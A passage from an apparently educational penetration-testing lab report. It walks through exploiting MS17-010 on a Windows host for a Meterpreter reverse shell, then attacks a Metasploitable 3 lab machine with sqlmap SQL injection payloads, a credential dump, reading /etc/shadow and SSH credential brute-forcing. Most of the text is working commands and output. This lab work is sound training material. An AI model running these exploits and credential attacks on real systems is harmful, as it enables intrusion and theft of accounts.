average	Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption		
3	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	
average	No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+		
4	exploit/windows/smb/ms17_010_psexec	2017-03-14	
normal	Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution		


```

5 exploit/windows/smb/smb_doublepulsar_rce      2017-04-14      great
Yes      SMB DOUBLEPULSAR Remote Code Execution

msf5 > use 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.100.30
RHOSTS => 192.168.100.30
msf5 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name          Current Setting
  Required      Description
  ----          -
  CHECK_ARCH    true
no             Check for architecture on vulnerable hosts
  CHECK_DOPU    true
no             Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE    false
no             Check for named pipe on vulnerable hosts
  NAMED_PIPES   /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt yes          List of named pipes to
check
  RHOSTS        192.168.100.30
yes           The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
  RPORT         445
yes           The SMB service port (TCP)
  SMBDomain     .
no            The Windows domain to use for authentication
  SMBPass
no            The password for the specified username
  SMBUser
no            The username to authenticate as
  THREADS       1
yes           The number of concurrent threads (max one per host)

```

Step-4: After running exploit, it shows system is vulnerable with detailed information about the victim machine.

```

msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.100.30:445 - Host is likely VULNERABLE to MS17-010! -
Windows XP 3790 Service Pack 1 x86 (32-bit)
[*] 192.168.100.30:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Step-5: Search of exploit is done By looking into the list of exploits, it has been used by writing command “use 4”. Remote host is set that is IP address of victim machine using RHOSTS. After setting the remote host, local host is also set to the IP address of local machine using LHOST that is attacker. After Setting of remote and local hosts. “show options” command gives the current settings and description of various files which are needed.

```

msf5 > use 4

```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.100.30
RHOSTS => 192.168.100.30
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.10.50
LHOST => 10.10.10.50
msf5 exploit(windows/smb/ms17_010_psexec) > set RPORT 445
RPORT => 445
```

Step-6: To execute the exploit, run command is used. By running exploit. Meterpreter comes and Session is opened and got entry into the victim machine.

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 192.168.100.30:445 - Target OS: Windows XP 3790 Service Pack 1
[*] 192.168.100.30:445 - Filling barrel with fish... done
[*] 192.168.100.30:445 - <----- | Entering Danger Zone | -----
----->
[*] 192.168.100.30:445 - [*] Preparing dynamite...
[*] 192.168.100.30:445 - [*] Trying stick 1 (x64)...Boom!
[*] 192.168.100.30:445 - [+] Successfully Leaked Transaction!
[*] 192.168.100.30:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.100.30:445 - <----- | Leaving Danger Zone | -----
----->
[*] 192.168.100.30:445 - Reading from CONNECTION struct at:
0xfffffadfcdbed8c0
[*] 192.168.100.30:445 - Built a write-what-where primitive...
[+] 192.168.100.30:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.30:445 - Selecting native target
[*] 192.168.100.30:445 - Uploading payload... zRwJMgJd.exe
[*] 192.168.100.30:445 - Created \zRwJMgJd.exe...
[+] 192.168.100.30:445 - Service started successfully...
[*] 192.168.100.30:445 - Deleting \zRwJMgJd.exe...
[*] Sending stage (176195 bytes) to 192.168.100.30
[*] Meterpreter session 1 opened (10.10.10.50:4444 -> 192.168.100.30:1052)
at 2021-06-10 01:38:40 -0400
```

Step-7: After getting access into another machine present in the network, any one can do make changes and can see into the system. After the session open, information of victim machine is displayed like system information, shell, files etc. so, it shows the success got access into another machine which is windowsXP here.

```
meterpreter > sysinfo
Computer      : NAVJOTBAGLA
OS            : Windows .NET Server (5.2 Build 3790, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig
Interface 1
=====
Name      : MS TCP Loopback interface
```

```
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
```

```
Interface 2
```

```
=====
```

```
Name           : Intel(R) PRO/1000 MT Network Connection - Packet Scheduler
Miniport
Hardware MAC   : 52:54:00:12:b7:27
MTU            : 1500
IPv4 Address   : 192.168.100.30
IPv4 Netmask   : 255.255.255.0
```

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > route
IPv4 network routes
```

```
=====
```

Subnet	Netmask	Gateway	Metric	Interface
-----	-----	-----	-----	-----
0.0.0.0	0.0.0.0	192.168.100.1	10	2
127.0.0.0	255.0.0.0	127.0.0.1	1	1
192.168.100.0	255.255.255.0	192.168.100.30	10	2
192.168.100.30	255.255.255.255	127.0.0.1	10	1
192.168.100.255	255.255.255.255	192.168.100.30	10	2
224.0.0.0	240.0.0.0	192.168.100.30	10	2
255.255.255.255	255.255.255.255	192.168.100.30	1	2

```
meterpreter >
```

***** *The contribution of Navjot Bagla ends here******

***** *The contribution of Preeti Thakur starts here******

Metasploitable 3 Exploits Walkthrough:

Before starting to exploit the Metasploitable 3 machine it is found that the IP address of the attacker or tester machine s4 is 10.10.10.50 and the IP address of the target machine d4 is 192.168.80.18. In the attacker machine or the pen tester machine, we have started the Metasploit framework with the sudo user to perform the active reconnaissance on the Metasploitable 3. To discover which ports and services are open on the targeted machine Nmap is used for deep scanning the targeted network and saved the output to an XML file using nmap -sV -Pn -T4 192.168.80.18 command.

```
msf5 > nmap -sV -Pn -T4 -oX oport.xml 192.168.80.18
[*] exec: nmap -sV -Pn -T4 -oX oport.xml 192.168.80.18

Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-09 17:15 EDT
Nmap scan report for 192.168.80.18
Host is up (0.00070s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
```

```

80/tcp      open  http      Apache httpd 2.4.7
111/tcp     open  rpcbind   2-4 (RPC #100000)
139/tcp     open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp     open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp     open  ipp       CUPS 1.7
3306/tcp    open  mysql     MySQL (unauthorized)
6667/tcp    open  irc       UnrealIRCd
8181/tcp    open  http      WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))

```

```

msf5 > db_import oport.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.9'
[*] Importing host 192.168.80.18
[*] Successfully imported /home/kali/oport.xml

```

```

msf5 > services
Services
=====

host          port  proto  name          state  info
----          -
192.168.1.5   22    tcp    ssh           open
192.168.1.5   445   tcp
192.168.1.8   80    tcp    unknown      open  <h1>
BLEHHH!!!
</h1>
192.168.80.18 21    tcp    ftp           open  ProFTPD 1.3.5
192.168.80.18 22    tcp    ssh           open  OpenSSH 6.6.1p1 Ubuntu
2ubuntu2.13 Ubuntu Linux; protocol 2.0
192.168.80.18 80    tcp    http          open  Apache httpd 2.4.7
192.168.80.18 111   tcp    rpcbind       open  2-4 RPC #100000
192.168.80.18 139   tcp    netbios-ssn  open  Samba smbd 3.X - 4.X
workgroup: WORKGROUP
192.168.80.18 445   tcp    netbios-ssn  open  Samba smbd 3.X - 4.X
workgroup: WORKGROUP
192.168.80.18 631   tcp    ipp           open  CUPS 1.7
192.168.80.18 3306  tcp    mysql         open  MySQL unauthorized
192.168.80.18 6667  tcp    irc           open  UnrealIRCd
192.168.80.18 8181  tcp    http          open  WEBrick httpd 1.3.1 Ruby
2.3.7 (2018-03

```

BB. Playbook 28: SQL Injection on Apache Server

Step 1: It can be seen from the above figure that Port number 80 is open, and it provides Apache service through it.

Step 2: Then a website, by typing 192.168.80.18:80 is opened in the browser of the s4 machine. It opens a list of options on the windows screen.




Fig. 925. Apache server webpage

Step 3: The interest is to gain database users credentials to check if their credentials can work for the system logins too. So, I selected payroll_app.php option from the above list and on the next page inspected the elements of this webpage and found some fields and parameters to start our SQL injection.




Fig. 926. Payroll Webpage

Step 4: Sqlmap is used to automate the process of detecting and exploiting SQL injection flaws on the targeted site and parse the information to the console.

Step 5: To load the entire site to the sqlmap “admin” in the data field for the parameter user and password are used, which we are just guessed because why not try with the simplest and default username and password.

Step 6: This injection is opened in the Sqlmap shell so that we do not have to mess around with msfconsole. Sqlmap is a tool that is open source mainly used for penetration testing to detect and exploit SQL injection flaws. This mainly automates this detection and exploiting process. Command used:

```
sqlmap -u http://192.168.80.18/payroll_app.php -- data="user=admin&password=admin&s=OK" --sqlmap-shell
```

```
msf5 > use auxiliary/scanner/ssh/ssh_login
```



```

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] Y
[18:04:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:04:21] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[18:04:21] [INFO] 'ORDER BY' technique appears to be usable. This should reduce
the time needed to find the right number of query columns. Automatically extending
the range for current UNION query injection technique test
[18:04:21] [INFO] target URL appears to have 4 columns in query
[18:04:21] [INFO] POST parameter 'user' is 'Generic UNION query (NULL) - 1 to 20
columns' injectable
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] y
[18:04:23] [INFO] testing if POST parameter 'password' is dynamic
[18:04:23] [WARNING] POST parameter 'password' does not appear to be dynamic
[18:04:23] [WARNING] heuristic (basic) test shows that POST parameter 'password'
might not be injectable
[18:04:23] [INFO] testing for SQL injection on POST parameter 'password'
[18:04:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:04:24] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[18:04:24] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one
other (potential) technique found. Do you want to reduce the number of requests?
[Y/n] Y
[18:04:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:04:26] [INFO] target URL appears to be UNION injectable with 4 columns
[18:04:26] [INFO] POST parameter 'password' is 'Generic UNION query (NULL) - 1 to
10 columns' injectable
[18:04:26] [INFO] checking if the injection point on POST parameter 'password' is
a false positive
POST parameter 'password' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] y
[18:04:28] [INFO] testing if POST parameter 's' is dynamic
[18:04:28] [WARNING] POST parameter 's' does not appear to be dynamic
[18:04:28] [WARNING] heuristic (basic) test shows that POST parameter 's' might
not be injectable
[18:04:28] [INFO] testing for SQL injection on POST parameter 's'
[18:04:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:04:28] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[18:04:28] [INFO] testing 'Generic inline queries'
[18:04:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:04:29] [WARNING] POST parameter 's' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 164 HTTP(s)
requests:
---
Parameter: password (POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: user=admin&password=admin' UNION ALL SELECT
CONCAT(0x7176627671,0x6178717a626e6853657358545a6f72686c57677473514c594d75427a764a
4c414a6b5a7a4a494d43,0x71786a7171),NULL,NULL,NULL-- -&s=OK

Parameter: user (POST)
  Type: time-based blind

```

```

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=admin' AND (SELECT 2935 FROM (SELECT(SLEEP(5)))grhw)
AND'ZTYh'='ZTYh&password=admin&s=OK

```

```

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: user=admin' UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x7176627671,0x4976706f694577694c615a676a516b47636670747a526
868787576546c5a73674a50586f61775751,0x71786a7171)-- -&password=admin&s=OK

```

```

---
there were multiple injection points, please select the one to use for following
injections:

```

- [0] place: POST, parameter: user, type: Single quoted string (default)
- [1] place: POST, parameter: password, type: Single quoted string
- [q] Quit

```
>
```

```

[q] Quit
> 1
[18:08:26] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[18:08:26] [WARNING] missing database parameter. sqlmap is going to use the current
database to enumerate table(s) entries
[18:08:26] [INFO] fetching current database
[18:08:26] [INFO] fetching tables for database: 'payroll'
[18:08:26] [INFO] fetching columns for table 'users' in database 'payroll'
[18:08:26] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
+-----+-----+-----+-----+-----+
+
| salary | username          | last_name | password          | first_name |
+-----+-----+-----+-----+-----+
+
| 9560   | leia_organa       | Organa    | help_me_obiwan   | Leia       |
| 1080   | luke_skywalker    | Skywalker | like_my_father_beforeme | Luke       |
| 1200   | han_solo          | Solo      | nerf_herder      | Han        |
| 22222  | artoo_detoo       | Detoo     | b00p_b33p        | Artoo     |
| 3200   | c_three_pio       | Threepio  | Pr0t0c07         | C          |
| 10000  | ben_kenobi        | Kenobi    | thats_no_m00n    | Ben        |
| 6666   | darth_vader       | Vader     | Dark_syD3        | Darth     |
| 1025   | anakin_skywalker  | Skywalker | but_master:(     | Anakin    |
| 2048   | jarjar_binks      | Binks     | mesah_p@ssw0rd   | Jar-Jar   |
| 40000  | lando_calrissian  | Calrissian | @dmlnlstr8r      | Lando     |
| 20000  | boba_fett         | Fett      | mandalorian1     | Boba      |
| 65000  | jabba_hutt        | Hutt      | my_kind_a_skum   | Jaba      |
| 50000  | greedo            | Rodian    | hanSh0tFlrst     | Greedo    |
| 4500   | chewbacca         | <blank>   | rwaaaaawr8       | Chewbacca |
| 6667   | kylo_ren          | Ren       | Daddy_Issues2    | Kylo      |
+-----+-----+-----+-----+-----+
+
[18:08:26] [INFO] table 'payroll.users' dumped to CSV file
'/root/.sqlmap/output/192.168.80.18/dump/payroll/users.csv'
[18:08:26] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/192.168.80.18'

```



```
[18:08:26] [WARNING] you haven't updated sqlmap for more than 432 days!!!  
[*] ending @ 18:08:26 /2021-06-09/  
sqlmap-shell>
```

Step 10: As you can see all the passwords are in clear text, but we are not sure if these credentials can work for the system level users also.

Step 11: So, a text file has been created in which all these credentials are loaded and separated with “:” such as “leia_organa:help_me_obiwan” to use as a dictionary attack. This file is named “userpass.txt” and uploaded to the Downloads folder.

Step 12: At this point, I thought to try this username and password directly to get one ssh session in the kali machine. Hence, the very first username and password are tried and luckily connection got established and now the remote machine is reached out. That clears that other user can also be found in system-level users.

```
root@kali:/home/kali# ssh leia_organa@192.168.80.18  
The authenticity of host '192.168.80.18 (192.168.80.18)' can't be established.  
ECDSA key fingerprint is SHA256:ZCiQJrQYzqBgg8eIDHF9ga/fK7RSREYoLWUGbekdng8.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.80.18' (ECDSA) to the list of known hosts.  
leia_organa@192.168.80.18's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com/  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
leia_organa@metasploitable3-ub1404:~$
```

Step 13: The above user is the user of the sudo group as is clear from the above image. So, after getting the root access the password has been changed for root as well as for this user.

Step 14: To show all the users and groups available in the system the shadow file as shown in the below image is opened.

```
root@metasploitable3-ub1404:/home/leia_organa# cat /etc/shadow  
root!:17741:0:99999:7:::  
daemon*:16176:0:99999:7:::  
bin*:16176:0:99999:7:::  
sys*:16176:0:99999:7:::  
sync*:16176:0:99999:7:::  
games*:16176:0:99999:7:::  
man*:16176:0:99999:7:::  
lp*:16176:0:99999:7:::  
mail*:16176:0:99999:7:::  
news*:16176:0:99999:7:::  
uucp*:16176:0:99999:7:::  
proxy*:16176:0:99999:7:::  
www-data*:16176:0:99999:7:::  
backup*:16176:0:99999:7:::  
list*:16176:0:99999:7:::  
irc*:16176:0:99999:7:::  
gnats*:16176:0:99999:7:::  
nobody*:16176:0:99999:7:::
```

```

libuuid:!:16176:0:99999:7:::
syslog:!:16176:0:99999:7:::
messagebus:!:17741:0:99999:7:::
sshd:!:17741:0:99999:7:::
statd:!:17741:0:99999:7:::
vagrant:$6$Sdb/NOlg$MIqImG2LOygbvffIWBuuWR8KIpxq3.tP2F6EOzF94iQ6zp3ZkielkqeNNAhk
m1jhHYTcYzlLdiW0EcJyW7RLO1:17741:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:17741:0:99999:7:::
luke_skywalker:$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/:17741:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:17741:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:17741:0:99999:7:::
c_three_pio:$1$1Xx7tKuo$xuM4AxkByTUD78BaJdYdG.:17741:0:99999:7:::
ben_kenobi:$1$5nfrD/bA$y7ZZD0NimJTbX9FtvhHJX1:17741:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnfO7eTUUFHJ.:17741:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:17741:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:17741:0:99999:7:::
lando_calrissian:$1$Aflek3xT$nKc8jkJ30gMQWeW/6.ono0:17741:0:99999:7:::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:17741:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHYVAzjD/:17741:0:99999:7:::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:17741:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdufuqc7rYiDXSoQCI.:17741:0:99999:7:::
kylo_ren:$1$rpvxsssI$hOBC/qL92d0GgmD/uSELx.:17741:0:99999:7:::
mysql:!:17741:0:99999:7:::
avahi:!:17741:0:99999:7:::
colord:!:17741:0:99999:7:::
root@metasploitable3-ub1404:/home/leia_organa#

```

Step 15: To find out which other users have the root access the search is narrowed down for the file. “/etc/group” by using the following command.

```
grep '^sudo:.*$' /etc/group | cut -d: -f4
```

Step 16: This will give the name of the users who are present in the sudo group of the system.

```

root@metasploitable3-ub1404:/home/leia_organa# grep '^sudo:.*$' /etc/group | cut
-d: -f4
vagrant,leia_organa,luke_skywalker,han_solo
root@metasploitable3-ub1404:/home/leia_organa#

```

CC. Playbook 29: Attack on SSH login with Auxiliary Module

Step 1: Although the root access has been gained now, for the attacking purpose an auxiliary module is used based on the Nmap findings to target the ssh_login.

```

msf5 > search ssh_login

Matching Modules
=====

#  Name                                                                 Disclosure Date   Rank   Check
Description
-  ----
-----
0  auxiliary/scanner/ssh/ssh_login                                     normal   No     SSH
Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey                             normal   No     SSH
Public Key Login Scanner

msf5 >

```

```

msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS  false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to
5
  DB_ALL_CREDS     false           no        Try each user/password couple
stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current
database to the list
  DB_ALL_USERS     false           no        Add all users in the current
database to the list
  PASSWORD         no             A specific password to authenticate
with
  PASS_FILE        no             File containing passwords, one
per line
  RHOSTS          yes           The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT           22            yes       The target port
  STOP_ON_SUCCESS  false          yes       Stop guessing when a credential
works for a host
  THREADS         1             yes       The number of concurrent threads
(max one per host)
  USERNAME        no            A specific username to authenticate
as
  USERPASS_FILE   no            File containing users and passwords
separated by space, one pair per line
  USER_AS_PASS    false         no        Try the username as the password
for all users
  USER_FILE       no            File containing usernames, one
per line
  VERBOSE         false         yes       Whether to print output for all
attempts

msf5 auxiliary(scanner/ssh/ssh_login) >

```

Step 2: To run the current payload, a remote host (RHOSTS) is set to 192.168.90.13, and to open the sessions with ssh the file that is created earlier in which all payroll database users and password are stored is used.

Step 3: In this way, this exploit will try every username and password from this file to open the ssh sessions if the credentials match the system level.

Step 4: After setting all the required options this exploit is executed.

```

msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.90.13
RHOSTS => 192.168.90.13
msf5 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE
/home/kali/Downloads/userpass.txt
USERPASS_FILE => /home/kali/Downloads/userpass.txt
msf5 auxiliary(scanner/ssh/ssh_login) >
msf5 auxiliary(scanner/ssh/ssh_login) > run
[+] 192.168.90.13:22 - Success: 'leia_organa:help_me_obiwan'
'uid=1111(leia_organa) gid=100(users) groups=100(users),27(sudo) Linux
metasploitable3-ub1404 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014
x86_64 x86_64 x86_64 GNU/Linux '

```

```
[*] Command shell session 1 opened (10.10.10.50:45613 -> 192.168.90.13:22) at
2021-06-09 18:21:14 -0400
[+] 192.168.90.13:22 - Success: 'luke_skywalker:like_my_father_beforeme'
'uid=1112(luke_skywalker) gid=100(users) groups=100(users),27(sudo) Linux
metasploitable3-ub1404 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014
x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.10.10.50:33227 -> 192.168.90.13:22) at
2021-06-09 18:21:14 -0400
[+] 192.168.90.13:22 - Success: 'han_solo:nerf_herder' 'uid=1113(han_solo)
gid=100(users) groups=100(users),27(sudo) Linux metasploitable3-ub1404 3.13.0-24-
generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 3 opened (10.10.10.50:33101 -> 192.168.90.13:22) at
2021-06-09 18:21:15 -0400
[+] 192.168.90.13:22 - Success: 'artoo_detoo:b00p_b33p' 'uid=1114(artoo_detoo)
gid=100(users) groups=100(users) Linux metasploitable3-ub1404 3.13.0-24-generic
#47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 4 opened (10.10.10.50:44509 -> 192.168.90.13:22) at
2021-06-09 18:21:15 -0400
[+] 192.168.90.13:22 - Success: 'c_three_pio:Pr0t0c07' 'uid=1115(c_three_pio)
gid=100(users) groups=100(users) Linux metasploitable3-ub1404 3.13.0-24-generic
#47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 5 opened (10.10.10.50:39977 -> 192.168.90.13:22) at
2021-06-09 18:21:16 -0400
[+] 192.168.90.13:22 - Success: 'ben_kenobi:thats_no_m00n' 'uid=1116(ben_kenobi)
gid=100(users) groups=100(users) Linux metasploitable3-ub1404 3.13.0-24-generic
#47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 6 opened (10.10.10.50:35473 -> 192.168.90.13:22) at
2021-06-09 18:21:17 -0400
[+] 192.168.90.13:22 - Success: 'anakin_skywalker:but_master:(
'uid=1118(anakin_skywalker) gid=100(users) groups=100(users) Linux metasploitable3-
ub1404 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64
x86_64 GNU/Linux '
[*] Command shell session 7 opened (10.10.10.50:41221 -> 192.168.90.13:22) at
2021-06-09 18:21:19 -0400
[+] 192.168.90.13:22 - Success: 'jarjar_binks:mesah_p@ssw0rd'
'uid=1119(jarjar_binks) gid=100(users) groups=100(users) Linux metasploitable3-
ub1404 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64
x86_64 GNU/Linux '
[*] Command shell session 8 opened (10.10.10.50:39707 -> 192.168.90.13:22) at
2021-06-09 18:21:20 -0400
[+] 192.168.90.13:22 - Success: 'lando_calrissian:@dm1n1str8r'
'uid=1120(lando_calrissian) gid=100(users) groups=100(users) Linux metasploitable3-
ub1404 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64
x86_64 GNU/Linux '
[*] Command shell session 9 opened (10.10.10.50:46345 -> 192.168.90.13:22) at
2021-06-09 18:21:20 -0400
[+] 192.168.90.13:22 - Success: 'boba_fett:mandalorian1' 'uid=1121(boba_fett)
gid=100(users) groups=100(users),999(docker) Linux metasploitable3-ub1404 3.13.0-
24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
'
[*] Command shell session 10 opened (10.10.10.50:43181 -> 192.168.90.13:22) at
2021-06-09 18:21:21 -0400
[+] 192.168.90.13:22 - Success: 'jabba_hutt:my_kind_a_skum' 'uid=1122(jabba_hutt)
gid=100(users) groups=100(users),999(docker) Linux metasploitable3-ub1404 3.13.0-
24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
'
[*] Command shell session 11 opened (10.10.10.50:38493 -> 192.168.90.13:22) at
2021-06-09 18:21:22 -0400
```

```
[+] 192.168.90.13:22 - Success: 'greedo:hanSh0tFlrst' 'uid=1123(greedo)
gid=100(users) groups=100(users),999(docker) Linux metasploitable3-ub1404 3.13.0-
24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
'
[*] Command shell session 12 opened (10.10.10.50:39987 -> 192.168.90.13:22) at
2021-06-09 18:21:22 -0400
[+] 192.168.90.13:22 - Success: 'chewbacca:rwaaaaawr8' 'uid=1124(chewbacca)
gid=100(users) groups=100(users),999(docker) Linux metasploitable3-ub1404 3.13.0-
24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
'
[*] Command shell session 13 opened (10.10.10.50:42839 -> 192.168.90.13:22) at
2021-06-09 18:21:23 -0400
[+] 192.168.90.13:22 - Success: 'kylo_ren:Daddy_Issues2' 'uid=1125(kylo_ren)
gid=100(users) groups=100(users) Linux metasploitable3-ub1404 3.13.0-24-generic
#47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 14 opened (10.10.10.50:42977 -> 192.168.90.13:22) at
2021-06-09 18:21:23 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_lo
```

Step 5: As you can see, credentials from the userpass file worked very well, which got us ssh logins for all users except 2-3 users. One of the credentials of the root user did not work is because we already changed the password for that account. This output shows every user with their respective group names. For example, boba_fett is the user of the docker group as highlighted in the above figure.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell linux	SSH leia_organa:help_me_obiwan (192.168.90.13:22)	10.10.10.30:44387 → 192.168.90.13:
22 (192.168.90.13)		shell linux	SSH luke_skywalker:like_my_father_foreme (192.168.90.13:22)	10.10.10.30:45919 → 192.168.90.13:
2		shell linux	SSH han_solo:nerf_herder (192.168.90.13:22)	10.10.10.30:36177 → 192.168.90.13:
22 (192.168.90.13)		shell linux	SSH artoo_detoo:b00p_b33p (192.168.90.13:22)	10.10.10.30:33889 → 192.168.90.13:
